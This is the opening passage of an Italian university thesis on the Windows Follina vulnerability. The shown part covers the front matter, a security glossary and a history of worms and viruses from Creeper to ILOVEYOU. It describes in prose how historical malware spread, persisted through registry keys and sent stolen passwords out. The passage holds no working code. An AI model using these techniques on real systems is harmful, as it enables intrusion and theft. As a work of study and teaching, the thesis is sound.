UNIVERSITÀ POLITECNICA DELLE MARCHE
FACOLTÀ DI INGEGNERIA
Dipartimento di Ingegneria dell'Informazione
Corso di Laurea Triennale in Ingegneria Informatica e dell'Automazione

TESI DI LAUREA

Sfruttamento di una vulnerabilità di Windows per esecuzione remota di codice

Exploitation of a Windows Vulnerability for Remote Code Execution

Relatore

Prof. Luca Spalazzi

Candidato

Gabriel Piercecchi

ANNO ACCADEMICO 2022-2023

"There are only two types of companies: those that have been hacked, and those that will be."

Robert Mueller, former FBI Director 2012

Sommario

Questo lavoro esamina la storia della cybersecurity, delineando l'evoluzione delle minacce informatiche nel corso del tempo. Nel primo capitolo, si esplorano le origini della sicurezza informatica, seguendo l'evolversi di malware, worm e virus. Nel secondo capitolo, si approfondisce la nascita della vulnerabilità Follina e il suo impatto sul panorama della sicurezza. Infine, nel terzo capitolo, si analizza un exploit specifico che sfrutta la vulnerabilità Follina, mettendo in luce le tecniche impiegate e le conseguenze dell'attacco. Le conclusioni offrono riflessioni cruciali sulla sicurezza informatica, suggerendo possibili vie per migliorare la difesa contro le minacce future.

Keyword: Cybersecurity, Vulnerabilità, Exploit, Follina

Indice

Elenco delle figure

Glossario

Backdoor Il termine backdoor (dal termine inglese per porta di servizio o porta sul retro) è un metodo, spesso segreto, per passare oltre (aggirare, bypassare) la normale autenticazione in un prodotto, un sistema informatico, un critto-sistema o un algoritmo.. 11, 16

CTF CTF sta per Capture The Flag (cattura la bandiera) ed è un tipo di competizione nel campo della sicurezza informatica. Le competizioni CTF sono progettate per testare e migliorare le abilità degli esperti di sicurezza informatica in vari aspetti, come la risoluzione di problemi, la vulnerabilità dell'applicazione, la crittografia, l'analisi forense e altro ancora. In una competizione CTF, i partecipanti, noti come "CTFers" o "ethical hackers", cercano di risolvere una serie di sfide o enigmi (le "bandiere") per accumulare punti. Le sfide possono variare in complessità e possono coinvolgere hacking di sistemi, reverse engineering, analisi di traffico di rete, decrittazione di codice, e così via.. 1

CVE I Common Vulnerabilities and Exposures (CVE) sono un sistema standardizzato per identificare e catalogare le vulnerabilità di sicurezza nel software e nei sistemi informativi. Ogni numero CVE è associato a una descrizione dettagliata della vulnerabilità corrispondente. Queste descrizioni includono informazioni sulla natura della vulnerabilità, sui potenziali rischi associati e su eventuali contromisure consigliate. Inoltre, ogni CVE è spesso associato a una valutazione numerica della gravità della vulnerabilità utilizzando il *Common Vulnerability Scoring System (CVSS)*. Il CVSS fornisce una metrica standard per valutare il rischio associato a una vulnerabilità.. 20

CVSS Il Common Vulnerability Scoring System (CVSS) è un framework standardizzato utilizzato per valutare la gravità delle vulnerabilità di sicurezza. L'obiettivo del CVSS è fornire una misura numerica del rischio associato a una particolare vulnerabilità, consentendo alle organizzazioni di valutare e prioritizzare la risposta alle minacce. Il CVSS è composto da metriche di base e temporali per valutare le vulnerabilità. Le metriche di base forniscono una valutazione statica della vulnerabilità, mentre le metriche temporali tengono conto di fattori che possono cambiare nel tempo, come l'evoluzione delle minacce o le contromisure adottate.. v, 20, 21

Cyberwarfare Il termine Cyberwarfare fa riferimento all'uso di attacchi informatici contro uno stato nemico, causando danni paragonabili alla guerra reale e/o interrompendo sistemi informatici vitali.. 1, 15

DOS Il termine DOS Screen si riferisce tipicamente al prompt dei comandi o all'interfaccia a riga di comando in un ambiente Microsoft Disk Operating System (MS-DOS). MS-DOS è un sistema operativo sviluppato da Microsoft per i computer personali ed è stato ampiamente utilizzato negli anni '80 e '90. Lo schermo DOS è un'interfaccia basata su testo in cui gli utenti possono interagire con il sistema operativo digitando comandi. Manca di un'interfaccia utente grafica (GUI) e si basa su comandi di testo per la gestione dei file, l'esecuzione dei programmi e la configurazione del sistema. Gli utenti navigavano tra le directory, eseguivano programmi e svolgevano varie attività inserendo comandi e parametri.. 7

DoS Un attacco DoS (denial-of-service, negazione di servizio) è un attacco informatico in cui l'aggressore cerca di impedire agli utenti di accedere alla rete o alle risorse del computer. Gli attacchi DdoS (Distributed denial-of-service, negazione di servizio distribuita), invece, sono un'evoluzione degli attacchi DoS e consistono nell'inviare intenzionalmente grandi quantità di dati a un obiettivo da diverse fonti per impedire a un utente, un gruppo di utenti o un'organizzazione di accedere a una risorsa di rete.. 5, 8, 9

GitHub GitHub è un'azienda a scopo di lucro che offre un servizio di hosting di repository Git basato su cloud. In sostanza, rende molto più facile per utenti e team utilizzare Git per il controllo delle versioni e la collaborazione.. 25

GPL La General Public License (GPL), in italiano "Licenza Pubblica Generica", è una famiglia di licenze software che definisce i termini e le condizioni sotto cui il software può essere utilizzato, modificato e distribuito. La GPL è una licenza open-source, il che significa che promuove la libertà di utilizzo, modifica e condivisione del software.. 21

IoT L'Internet of Things (IoT, Internet delle Cose) si riferisce a una rete di dispositivi fisici interconnessi che comunicano e scambiano dati tra di loro attraverso Internet. Questi dispositivi, che possono essere oggetti di uso quotidiano come elettrodomestici, veicoli, orologi, o sensori industriali, sono dotati di tecnologia incorporata per raccogliere e condividere informazioni. L'obiettivo dell'IoT è migliorare l'efficienza, l'automazione e la connettività in diversi settori, come la casa intelligente, l'industria, la sanità, l'agricoltura e altro ancora.. 1

IRC Il termine IRC fa riferimento a Internet Relay Chat (IRC), cioè un protocollo di messaggistica istantanea su Internet. Consente sia la comunicazione diretta fra due utenti che il dialogo contemporaneo di gruppi di persone raggruppati in "stanze" di discussione, chiamate "canali".. 9, 10

Macro Il termine macro fa riferimento ad una sequenza di istruzioni che possono essere eseguite automaticamente per automatizzare compiti specifici in un'applicazione software.. 7, 8, 22

Master Boot Record MBR Il termine "record di avvio principale" (Master Boot Record MBR) fa riferimento ad un tipo speciale di settore di avvio all'inizio dei dispositivi di archiviazione di massa dei computer partizionati, come dischi fissi o unità rimovibili, destinati all'uso con sistemi compatibili con PC IBM e oltre.. 15

ms-msdt Il ms-msdt è associato a un protocollo utilizzato da Microsoft Windows per avviare il Microsoft Support Diagnostic Tool (MSDT).. 22

Payload Qualsiasi azione, malevola e non, eseguita da un programma oltre all'atto in sé di diffondersi.. 6–8, 10, 15, 17, 22, 27, 28

Phishing Il Phishing è un attacco alla sicurezza informatica in cui l'aggressore, spacciandosi per qualcun'altro tramite e-mail o altri metodi di comunicazione elettronica, inclusi social network e messaggi di testo SMS (Short Message Service), mira a rubare le informazioni sensibili della vittima.. 1, 11, 14, 16, 22, 24, 28, 33

Repository Rappresenta un archivio digitale centralizzato che gli sviluppatori utilizzano per apportare e gestire le modifiche al codice sorgente di un'applicazione.. 11, 25, 28

Reverse Shell Una Reverse Shell è una tecnica di sicurezza informatica in cui un sistema remoto si connette a un server controllato dall'attaccante. Questo permette all'attaccante di inviare comandi al sistema remoto e ottenere un accesso interattivo come se stesse operando direttamente sulla console di quel sistema. La reverse shell è spesso utilizzata a fini di hacking etico o penetration testing per testare la sicurezza dei sistemi.. 30, 31

Social Engineering La social engineering è l'arte di manipolare le persone con lo scopo di "iniettare" il malware all'interno di un'organizzazione superando qualsiasi sistema di controllo e ottenere così informazioni riservate.. 22, 28

SSL Il termine SSL fa riferimento ai certificati Secure Sockets Layer, a volte chiamati certificati digitali, i quali vengono usati per stabilire una connessione criptata tra un browser, o il computer di un utente, e un server, o un sito web.. 11, 14

TLS TLS (Transport Layer Security) fa riferimento ad un insieme di protocolli crittografici utilizzati per garantire la sicurezza delle comunicazioni su una rete, in particolare su Internet. TLS rappresenta l'evoluzione del predecessore Secure Sockets Layer (SSL) ed è comunemente utilizzato per stabilire connessioni sicure tra un client e un server.. 14

Trojan Il termine Trojan o Trojan Horse (in italiano "cavallo di Troia"), nell'ambito della sicurezza informatica, indica un tipo di malware. Questa parola deriva dall'antica storia greca dell'ingannevole Cavallo di Troia che portò alla caduta della città di Troia. Il trojan, come il cavallo dell'antica storia greca, si nasconde all'interno di un altro programma apparentemente utile e innocuo: l'utente, eseguendo o installando quest'ultimo programma, attiva inconsapevolmente anche il codice del trojan nascosto.. 10

Virtual Machines Le macchine virtuali (Virtual Machine) sono software che offrono le stesse funzionalità dei computer fisici. Come questi ultimi, eseguono delle applicazioni e un sistema operativo. Tuttavia, le macchine virtuali sono file digitali che vengono eseguiti su un computer fisico e si comportano come un computer fisico. In altre parole, le macchine virtuali si comportano come sistemi digitali separati.. 21, 24

Vulnerabilità Zero-Day Una vulnerabilità zero-day è una vulnerabilità di cui lo sviluppatore o il produttore del software non è a conoscenza. Un attacco zero-day, quindi, è qualcosa che gli aggressori lanciano per sfruttare una vulnerabilità prima ancora che l'azienda ne venga a conoscenza. Poiché nessun utente ha ricevuto una patch il "giorno zero", la vulnerabilità avrà quasi sempre successo. Pertanto, questi attacchi rimangono per lo più pericolosi fino alla loro correzione.. 21

Introduzione

Nel panorama sempre più digitale ed interconnesso del XXI secolo, la sicurezza informatica gioca un ruolo essenziale nella tutela di dati sensibili, risorse digitali e infrastrutture critiche. L'espansione di Internet, la diffusione delle reti sociali, l'introduzione dell'Internet delle Cose (Internet of Things, IoT) e la crescente digitalizzazione dei processi industriali hanno esteso ulteriormente il terreno di azione per agenti malevoli.

Le minacce informatiche spaziano da attacchi di malware, che consistono nell'infiltrare software dannoso all'interno di un sistema informatico, a tentativi di Phishing, che sfruttano messaggi e siti web fraudolenti per sottrarre dati sensibili a individui meno familiarizzati con l'ambiente informatico, fino a sofisticate operazioni di Cyberwarfare. Questa diversità sottolinea la necessità di adottare un approccio olistico per garantire una difesa digitale efficace.

In questo contesto, la crescente complessità delle tecnologie digitali ha portato all'emergere di exploit sempre più sofisticati e sfuggenti, mettendo a dura prova le capacità difensive della comunità informatica.

Il fulcro di questa tesi si concentrerà, oltre che della storia della cybersecurity, sull'analisi di uno di questi exploit: Follina, identificato con il codice CVE-2022-30190. L'obiettivo è comprenderne a fondo le tecniche impiegate, le modalità di attacco, le tipologie di difesa efficaci e le implicazioni più ampie per la sicurezza informatica.

Il percorso formativo offerto dal primo programma di addestramento in cybersecurity in Italia, chiamato **CyberChallenge.IT** (organizzato dal *Cybersecurity National Lab*), è stato fondamentale per acquisire delle competenze avanzate nel campo della sicurezza informatica. Attraverso laboratori pratici, competizioni CTF e interazioni con esperti del settore, il programma ha fornito una base solida per affrontare sfide complesse come, per l'appunto, l'analisi dell'exploit Follina.

La metodologia di ricerca si baserà su un approccio pratico, integrando la teoria con l'analisi dettagliata dell'exploit Follina mediante l'uso di laboratori pratici, documentazione tecnica e approfondimenti per ottenere una comprensione completa del caso in esame.

Dopo il presente capitolo introduttivo, la tesi si articolerà nei seguenti 4 capitoli tematici:

- Il Capitolo 1 fornirà un contesto teorico sulla storia della sicurezza informatica e delle tipologie di attacchi che sono susseguiti, delineando le tendenze attuali e le sfide emergenti.
- Il Capitolo 2 sarà dedicato all'analisi dettagliata della vulnerabilità conosciuta come Follina, con una descrizione delle azioni che hanno portato alla sua scelta, il flusso di

lavoro fatto per replicarla, le sue caratteristiche tecniche, il suo contesto storico e la sua risoluzione.

- Il Capitolo 3 esplorerà l'exploit della vulnerabilità Follina, le sue strategie di attacco e gli strumenti utilizzati.
- Infine, nelle Conclusioni saranno trattate tutte le osservazioni finali relative a tutto quello che è stato trattato nella tesi e verranno delineati alcuni possibili sviluppi futuri.

CAPITOLO 1

Evoluzione della Cybersecurity e delle Vulnerabilità Informatiche

In questo capitolo verranno trattate la storia della cybersecurity e, parallelamente ad essa, la storia delle vulnerabilità informatiche venutesi a creare durante l'evoluzione dell'universo digitale.

1.1 *Il Mondo Digitale*

La storia della sicurezza informatica è un racconto in continua evoluzione poiché gli attacchi informatici, e le conseguenti misure di difesa, si sono sviluppati di pari passo al progresso tecnologico del mondo digitale.

Per questo motivo è necessario suddividere questa storia nei suoi punti più importanti.

1.1.1 *Anni '60 - '70: I Computer Mainframe e le Minacce Emergenti*

Durante il decennio compreso tra gli anni '60 e '70 i computer mainframe, enormi sistemi centralizzati, erano ampiamente utilizzati negli ambienti aziendali e accademici.

A causa della loro struttura imponente e ai loro software scritti con linguaggi primordiali (linguaggi macchina fortemente dedicati) le uniche loro vulnerabilità erano di tipo fisico: accessi non autorizzati e bug presenti all'interno del codice fatti al momento della sua scrittura.

Il termine BUG, e il termine DEBUG, trovano origine nel settembre del 1947, quando la programmatrice Grace Hopper stava lavorando sul Mark II, un computer presso la Harvard University. Il sistema stava riscontrando un problema operativo e durante l'indagine, il team di Hopper, scoprì un piccolo insetto intrappolato tra i relè del computer. Hopper fece annotazione nel suo diario il 9 settembre 1947, dicendo: "Il bug è stato trovato." Poi, scherzando, annotò che avevano "debuggato" il sistema, utilizzando il termine "debug" per riferirsi all'eliminazione di errori o problemi nei programmi.

1.1.2 *Anni '70 - '90: Emergenza dei primi malware e worm*

Gli anni compresi tra il 1970 e il 1990 sono stati caratterizzati dall'avvento di nuove tecnologie informatiche e dalla crescita delle reti, in particolare con l'adozione dei protocolli di comunicazione come il TCP/IP, ma anche dalla nascita delle prime minacce informatiche intenzionali: i Worm.

Il termine Worm deriva dal romanzo di fantascienza del 1975 The Shockwave Rider di John Brunner: i ricercatori che stavano scrivendo uno dei primi studi sul calcolo distribuito notarono le somiglianze tra il proprio programma e quello descritto nel libro e ne adottarono il nome.

I Worm sono programmi informatici autonomi progettati per propagarsi attraverso i sistemi informatici sfruttando vulnerabilità di sicurezza o altri mezzi di trasmissione. Contrariamente ai virus, i worm non richiedono l'infezione di file esistenti o l'attivazione da parte di un utente per diffondersi.

Invece, possono auto-replicarsi e diffondersi automaticamente da un sistema all'altro.

Alcuni degli esempi più noti di worm in questo periodo includono:

Creeper Worm (1971)

Creato da uno dei padri fondatori di Internet, Bob Thomas, non per scopi malevoli ma per dimostrare il passaggio di un programma da un computer all'altro all'interno della rete ARPANET.

La rete ARPANET (Advanced Research Projects Agency Network), sviluppata dal Dipartimento della Difesa degli Stati Uniti, è stata la prima rete ad utilizzare il protocollo di comunicazione TCP/IP.

La Figura 1.1 seguente mostra gli effetti di una macchina affetta dal Worm.



Figura 1.1: Output di una telescrivente infetta

Reaper Worm (1971)

Programma creato da un collega di Thomas, Ray Tomlinson, che saltava da un computer all'altro in cerca di copie di Creeper: se ne trovava, le cancellava. Era, in altre parole, una prima forma di "antivirus".

Morris Worm (1988)

Il primo Worm ad aver attirato l'attenzione dei media come **malware** (codice malevolo). Creato nel 1988 dall'allora giovane dottorando della Cornell University (US) nel tentativo, non malevolo, di misurare le dimensioni di ARPANET.

In grado di auto-replicarsi, aprendo connessioni con altre macchine in remoto per poi installarvicisi, arrivò ad infettare un computer su dieci (all'epoca il loro numero totale era 60.000).

In caso di attacco su una macchina già infetta, il worm sarebbe dovuto passare alla vittima successiva, ma Morris, volendo assicurare l'installazione almeno 1 volta su 7, anche in caso di infezione, fece sì che le macchine si ritrovassero più versioni del worm rimanendo, di conseguenza, senza potenza di calcolo, praticamente inutilizzabili.

Il problema che lo rese famoso, infatti, fu la sua capacità di saturare la potenza di calcolo dei computer infetti attraverso un Buffer Overflow (esempio mostrato tramite la Figura 1.2) sulle funzioni di `GET`, allo scopo di ottenere gli indirizzi di altri calcolatori, causando un vero e proprio *Denial of Service (DoS)*.

Questo portò ad uno dei primi casi di condanna penale nel mondo della sicurezza informatica e ad una sensibilizzazione importante nel controllo e gestione degli attacchi informatici.

Infatti, da lì a poco, la *DARPA (Defence Advanced Research Project Agency)* fondò il *CERT (Computer Emergency Response Team)* con lo scopo di monitorare la quantità e tipologia degli attacchi informatici.



Figura 1.2: Come funziona un `Buffer Overflow`

1.1.3 *Anni '90 - '99: Aumento degli attacchi e diffusione di virus informatici*

Duranti gli anni '90 vi è stata una vera e propria rivoluzione ed espansione del mondo digitale con la diffusione su larga scala del *World Wide Web (WWW)* e delle linee telefoniche.

Questo ha permesso alla società di interfacciarsi ancora di più al mondo informatico e, di conseguenza, la nascita di virus e worm che sfruttavano le numerose vulnerabilità createsi di pari passo all'evoluzione dei computer e dei loro sistemi operativi.

I virus/worm più importanti da riportare, insieme alle vulnerabilità da loro sfruttate, sono i seguenti:

Michelangelo Virus (1991)

Il nome del Virus dormiente Michelangelo, di origine ignote, deriva dal suo unico giorno di attivazione: il 6 Marzo; la data di nascita dell'omonimo artista rinascimentale.

Era in grado di sovrascrivere tutti i dati sul disco rigido del computer infetto con caratteri casuali, rendendone improbabile, se non impossibile, il recupero.

Non potendosi trasmettere in maniera autonoma sfruttava il settore di avvio del disco: parte critica di un *floppy disk* che viene letta quando il computer viene avviato da quel disco.

Una volta caricato in memoria resta in esecuzione, copiandosi su ogni floppy che viene inserito.

Michelangelo è ritenuto famoso per essere una delle maggiori fonti di isteria nel mondo dei virus (e probabilmente il più grande nel periodo antecedente all'arrivo nella maggior parte delle case e aziende della connessione ad Internet) perché, nonostante avesse un carico utile (definito *Payload*) pericoloso, il danno da lui causato è stato minimo a confronto del panico generato dai media.

Poiché la vulnerabilità più importante da lui sfruttata è stata l'ignoranza generale della società sul settore informatico ha portato, come conseguenza, alla nascita campagne di sensibilizzazione per educare gli utenti ad effettuare pratiche di sicurezza basilari (come, ad esempio, evitare l'utilizzo di dischetti di origine incerta).

Ovviamente, oltre a questo, sono state sviluppate forme di antivirus più potenti e più aggiornate in grado di eliminare tipologie di virus simili a quella di Michelangelo.

Cascade Virus (1992)

Il Virus Cascade è noto per il suo interessante *Payload*: far "cadere" le lettere visualizzate sullo schermo in fondo ad esso.

Codificato per non attaccare i computer appartenenti all'IBM (*International Business Machines Corporation*), la più antica azienda nel settore informatico, finì invece, a causa di un errore di programmazione nel codice, per infettarne un intero ufficio in Belgio.

Ciò spinse l'azienda a rilasciare pubblicamente il suo prodotto antivirus, dove in precedenza era disponibile solo per l'utilizzo da parte dell'azienda.

Questo virus ha portato alla generazione di circa 40 sue varianti: alcune di esse erano tentativi da parte del creatore di correggere, infruttuosamente, il bug che gli consentiva di infettare i computer IBM, mentre quasi tutte le altre possedevano Payload più o meno simili all'originale.

Quando un file infetto da Cascade viene introdotto in un sistema ed eseguito il virus cerca nel BIOS la stringa "COPR". IBM", un avviso di copyright IBM. Nel caso in cui trovasse la stringa, tenterà, senza riuscirci, a fermare la sua installazione, infettando di conseguenza la macchina.

Ogni volta che viene eseguito un file `.com`, il virus inizia a corromperlo: sostituisce i primi tre byte del nuovo file host con un codice che punta a quello del virus, infine, il virus inserisce i primi tre byte originali dell'host nel proprio codice.

Il Payload di Cascade si attiva quando un file infetto viene eseguito tra il primo di ottobre e il 31 dicembre facendo sì che i caratteri su una schermata *DOS* (definita DOS Screen) cadano casualmente sul fondo in un mucchio di numeri e lettere. Questo può essere visto nella Figura 1.3 sottostante.

Figura 1.3: Il virus `Cascade` in azione

Concept Virus (1995)

"Concept" è stato il primo virus *Macro* per i prodotti Microsoft Word.

È emerso che, prima della sua scoperta, fosse già presente su molti CD rilasciati da importanti aziende: Microsoft aveva distribuito un CD, Microsoft Windows 95 Software Compatibility Test, con Concept preinstallato, a centinaia di aziende nell'agosto del 1995; l'anno successivo, poi, la stessa azienda pubblicò ulteriormente Concept all'interno di una guida aziendale per Windows 95.

Quando viene aperto un documento infetto, Concept controlla nel documento il template `NORMAL.DOT` la presenza delle Macro denominate *FileSaveAs* e *Payload*.

Se le trova, presumerà che `NORMAL.DOT` sia già stato infettato e smetterà di funzionare. In caso contrario, copia le sue Macro nel modello.

Il virus visualizza una finestra di dialogo con il numero "1" e un pulsante "OK".

I ricercatori di antivirus hanno pensato che questo possa essere stato un tentativo di contare le generazioni del virus, ma, alla fine, non fa altro che visualizzare il numero "1".

Una volta infettato `NORMAL.DOT`, qualsiasi file creato utilizzando "Salva con nome" sarà infettato dal virus.

La macro *Payload* in realtà non possedeva alcun carico utile malevolo; non faceva assolutamente nulla se non contenere il seguente testo:

```
Sub MAIN
    REM That's enough to prove my point
End Sub
```

Oltre ad essere il primo virus Macro di Word, Concept era anche il virus più comune del suo tempo. Diffusosi all'inizio un po' lentamente, rappresentando meno del 20% di tutte le

infezioni virali nella prima metà del 1996, alla fine di febbraio 1997 arrivò ad infettare oltre 35.000 computer.

I *macrovirus* sono diventati la forma più popolare di malware autoreplicante per il resto degli anni '90.

Melissa Virus (1999)

Questo Virus Macro è stato creato e pubblicato da Kwyjibo (David L. Smith) sul newsgroup `alt.sex` utilizzando un account America Online crackato.

Prende il nome da una spogliarellista che Kwyjibo conosceva in Florida.

Dando inizio all'era dei programmi di invio in massa di posta elettronica, che hanno afflitto tutti gli anni 2000, è stato uno dei primi virus a raggiungere lo status di "rock star".

Il suo funzionamento può essere descritto in questo modo: Melissa arriva in un'e-mail, con oggetto *"Messaggio importante da <indirizzo e-mail dell'account da cui è stato inviato il virus>"*.

Il *"mittente"* sarà l'effettivo indirizzo email da cui proviene. Il corpo del messaggio sarà *"Ecco quel documento che hai chiesto... non mostrarlo a nessun altro ;-)"* ed il suo allegato si chiamerà `list.doc` con all'interno un elenco di 80 siti Web pornografici.

Quando viene aperto un documento infetto, Melissa controllerà se la chiave di registro di Microsoft Office contiene una sottodirectory denominata `"Melissa?"` con `"... by Kwyjibo"` come valore.

Se il valore è stato impostato, il virus non eseguirà la routine di invio, mentre, se non lo è, il virus si auto-invierà per posta a cinquanta indirizzi presenti nella rubrica dell'utente.

Per fare questo Melissa infetta il template `Normal.dot`, utilizzato per impostazione predefinita in tutti i documenti Word. Ciò gli conferisce la capacità di infettare e inviare altri documenti oltre al semplice elenco di siti porno, facendo potenzialmente trapelare anche informazioni sensibili.

Inoltre, gli stessi Utenti possono inviare inconsapevolmente file infetti ad altri computer poiché se viene aperto un documento o ne viene creato uno nuovo, quel documento verrà anch'esso infettato.

Melissa possiede anche un altro Payload che si attiva una volta ogni ora e sceglie il minuto di attivazione di quest'ultimo di giorno in giorno (ad esempio, se il giorno è il 19 aprile, il Payload verrà consegnato al 19° minuto di ogni ora quel giorno).

Se in quel momento venisse aperto o chiuso un documento infetto, Melissa inserirà questo testo nel documento (è un riferimento all'episodio dei Simpson "Bart the Genius"):

```
Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters.
Game's over. I'm outta here.
```

Sebbene il virus non avesse un carico utile deliberatamente dannoso, gravando sui server di posta elettronica, diventava a tutti gli effetti un attacco di tipo *Denial of Service (DoS)*. Gli stessi "danni" sono stati per lo più perdita di produttività a causa della chiusura dei server da parte delle aziende.

Molte persone nel settore IT hanno affermato che la situazione avrebbe potuto essere molto peggiore, poiché in realtà l'unica cosa che il virus ha fatto è stata la posta elettronica stessa. Si stima abbia causato danni per 80 milioni di dollari solo nel Nord America e circa 1,1 miliardi di dollari in tutto il mondo.

Alla fine, in una situazione simile a quella dell'isteria Michelangelo, le persone iniziarono freneticamente ad acquistare software antivirus e a scansionare i propri computer, solo per scoprire poi virus molto più vecchi che non avevano ricevuto però altrettanto clamore mediatico.

1.1.4 *Anni 2000 - 2010: Attacchi su larga scala ed emergenza di malware complessi*

Il primo decennio del XXI è stato caratterizzato da una massiccia evoluzione degli attacchi informatici, arrivando allo sviluppo di uno degli attacchi più sofisticati al mondo e culminando con dei veri e propri attacchi informatici politicamente motivati.

Di seguito sono riportati i Worm, Virus e Attacchi che hanno plasmato la storia informatica in questo decennio:

Worm "ILOVEYOU" (2000)

Questo Worm, scritto da Onel A. de Guzman, uno studente della AMA Computer University di Makati, nelle Filippine, è stato scoperto per la prima volta a Hong Kong.

Responsabile di un attacco di tipo *Denial of Service (DoS)* al sito ufficiale della Casa Bianca e della perdita di 40 gigabyte di immagini JPEG posseduti da una start-up web le stime dei danni causati da "ILOVEYOU" raggiungono un bilancio di danni multimiliardario.

Per diffondersi, il worm, si serviva di un'email con oggetto *"ILOVEYOU"* e l'allegato `"LOVE-LETTER-FOR-YOU.TXT.vbs"` che le persone erano incoraggiate ad aprire.

Il corpo del messaggio era *"si prega di controllare la LOVELETTER allegata proveniente da me"* e la riga del mittente mostrava l'indirizzo da cui era stato inviato. Un esempio di ciò può essere visto nella Figura 1.4.

Figura 1.4: Esempio tipico di `ILOVEYOU`

Il worm, una volta che l'utente aveva scaricato l'allegato nella cartella dei download di IRC *(Internet Relay Chat)*, si trovava in un documento `HTML` infetto denominato `LOVE-LETTER-FOR-YOU.TXT.HTM`.

L'utente, accedendo al file `.htm`, attivava il worm.

Poichè le impostazioni di sicurezza di Internet Explorer non consentivano agli script di accedere ai file su disco, visualizzando un avviso quando tentavano di farlo, il worm , per risolvere questo problema, visualizzava un messaggio che chiedeva all'utente di fornire il controllo *ActiveX* al file `.htm`.

Se l'utente selezionava *"Sì"*, il worm infettava il sistema, se l'utente invece cliccava su *"No"*, il worm ricaricava il messaggio in un ciclo infinito finché l'utente cambiava la sua scelta sul *"Sì"*, permettendogli infine di infettare la macchina.

Quando il worm veniva eseguito, si copiava come file `LOVE-LETTER-FOR-YOU.TXT.VBS` e `MSKERNEL32.VBS` nella `Windows_system_folder` (Cartella di sistema di Windows) e `WIN32DLL.VBS` nella directory di Windows.

Poi, creava la propria chiave, denominata *MSKernel32*, nella chiave di registro del computer locale, consentendogli l'esecuzione dei programmi, e vi aggiungeva il valore `MSKERNEL32.VBS`.

Costruiva, inoltre, una nuova chiave di tipo *Local Machine RunServices*, denominata *Win32DLL* e aggiungendole `WIN32DLL.VBS` come valore, facendo in modo così che il malware venisse eseguito all'avvio del sistema, prima ancora che l'utente fosse in grado di autenticarsi.

Il worm, successivamente, impostava la pagina iniziale di Internet Explorer su una delle quattro pagine Web scelte a caso in modo da scaricare il file `WIN-BUGSFIX.EXE`, un *Trojan*.

Quindi, aggiungeva una chiave di registro nello stesso modo in cui aveva registrato i propri file, facendo eseguire anch'esso all'avvio.

Dopo che il programma `WIN-BUGSFIX.EXE` era stato eseguito, si copiava nella cartella di sistema di Windows come `WinFAT32.EXE` e sostituiva la chiave di registro `WIN-BUGSFIX.EXE` con una propria.

Questo file otteneva così gli accessi del sistema, le password, il nome della macchina, l'indirizzo IP, le informazioni RAS e alcune altre informazioni sul computer e le inviava all'indirizzo email *mailme@super.net.ph*.

